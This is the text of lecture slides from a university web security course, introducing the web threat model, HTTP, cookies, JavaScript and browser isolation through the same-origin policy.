CS 772/872: Advanced
Computer and Network Security
Fall 2025

Course Link:
https://shhaos.github.io/courses/CS872/netsec-fall25.html

Instructor: Shuai Hao
shao@odu.edu
www.cs.odu.edu/~haos

OLD DOMINION UNIVERSITY

Goals of Web Security


- **Safe web browsing**
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information (without user's permission)
    - Site A cannot compromise sessions at Site B
- **Support secure web applications**
  - Applications delivered over the web should have the same security properties as stand-alone applications

Two Sides of Web Security

- **Web browsers**
  - Responsible for securely confining Web content presented by visited websites
- **Web applications**
  - Online merchants, banks, blogs, collaboration suites (Google Apps), chatbots (ChatGPT, Character AI) ...
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
    - Client-side code written in JavaScript... runs in the Web browser
  - Many potential bugs: XSS, CSRF, SQL injection

Threat Model of Web Security


- **Web attacker**
  - Control a malicious service: `attacker.com`
  - Can obtain valid SSL/TLS certificate for `attacker.com`
  - User visits `attacker.com` (how?)
    - Or: runs attacker's "Facebook" website or app, etc.
- **Network attacker**
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning



- **Malware attacker**
  - Attackers bypass browser security mechanisms (e.g., isolation) and run separately under control of OS

HTTP

- **Used to request and return data**
  - Methods: GET, POST, HEAD, ...
- **Stateless request/response protocol**
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- **URL:** Global identifiers of network-retrievable documents



HTTP Request

Method File HTTP version Headers

```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats

```

Blank line

Data – none for GET

HTTP Response

HTTP version   Status code   Reason phrase   Headers


```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: …
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Data

Cookies

DOM

- **Document Object Model**
  - Object-oriented interface used to read and write docs
    - Web page in HTML is structured data
    - DOM provides representation of this hierarchy
    - Browser parses a web document, creates a collection of objects that define how the page should be displayed




JavaScript

- **History**
  - Developed by Netscape Navigator2 browser
    - Later standardized for browser compatibility
  - Related to Java in name only
    - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
    - “Java is to JavaScript as car is to carpet”
- **Language executed by the Web browser**
  - Scripts are embedded in webpages
    - Can run before HTML is loaded and before page is viewed
  - Use to implement “active” webpages and Web applications
    - A potentially malicious webpage gets to execute some code on user’s machine

JavaScript

- **Port scanning behind firewall**
  - Request images from internal IP addresses:
    - Use timeout/onError to determine success/failure
    - Fingerprint webapps using known document names




Cookies

- **What are Cookies used for?**
  - Authentication
    - The cookie proves to the website that the client previously authenticated correctly
  - Personalization
    - Helps the website recognize the user from a previous visit
  - Tracking --> Privacy concerns!
    - Follow the user from site to site
    - learn user’s browsing behavior, preferences, and so on
  - HTTP is a stateless protocol; cookie add state

Cookies

- **Attributes**
  - *Expires / Max-Age* - Specifies expiration date; if no date, then lasts for session
  - *Path* - Scope the "Cookie" header to a particular request path prefix
    - e.g., Path=/docs will match /docs and /docs/Web/
  - *Domain* - Specifies which server can receive the cookie
    - Allows the cookie to be scoped to a domain broader than the domain that returned the Set-Cookie header (e.g., login.odu.edu could set a cookie for odu.edu)
  - *SameSite* – Control cross-site requests

Cookies




Sending cookies with state information over unencrypted HTTP is a very bad idea

Cookies

- **Secure Cookies**
  - A secure cookie is encrypted when transmitting from client to server
  - Provides confidentiality against network attacker
    - Browser will only send cookie back over HTTPS
    - But does not stop most other risks of cross-site bugs (XSS attacks)
- **Mix Content: HTTP and HTTPS**
  - Page loads over HTTPS, but has HTTP content
    - <script src=**http**://www.site.com/script.js> </script>
    - Better way to include content: <script src=//www.site.com/script.js> </script>
  - Best Practice: enforce HTTPS for entire website

Cookies



POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Login info ok?
OK!
HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;
S(sk, 'alice') → t
Client
Server
GET / HTTP/1.1
Cookie: username=alice; tag=t
Repeat
V(pk, 'alice', t) → ok?
OK!
HTTP/1.1 200 OK
Private webpage for Alice!

Isolation

- **Frame and iFrame**
  - Window may contain frames from different sources
    - Frame: rigid division as part of frame set
    - iFrame: floating inline frame
  - iFrame example


```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

  - Why use frames?
    - Delegate screen area to content from another source
    - Browser provides isolation based on frames
    - Parent page may work even if frame is broken

Isolation

- **Policy Goals**
  - Safe to visit an evil website

  - Safe to visit two pages at the same time
    - Address bar distinguishes them




  - Allow safe delegation

Isolation

- **Components of Browser Security Model**
  - Frame-Frame relationships
    - canScript(A,B) - Can Frame A execute a script that manipulates arbitrary/nontrivial DOM elements of Frame B?
    - canNavigate(A,B) - Can Frame A change the origin of content for Frame B?
  - Frame-principal relationships
    - readCookie(A,S), writeCookie(A,S) - Can Frame A read/write cookies from site S?


Isolation

- **Browser Security Mechanism**
  - Each frame of a page has an **origin**
    - Origin = protocol://host:port
  - Frame can access its own origin
    - Network access, Read/write DOM, Storage (cookies)
  - Frame cannot access data associated with a different origin




Isolation

- **Browser Sandbox**
  - Goal: safely execute JavaScript code provided by a website
    - No direct file access, limited access to OS, network, browser data, content that came from other websites
  - User can grant privileges to signed scripts
    - `UniversalBrowserRead/Write`, `UniversalFileRead`, `UniversalSendMail`



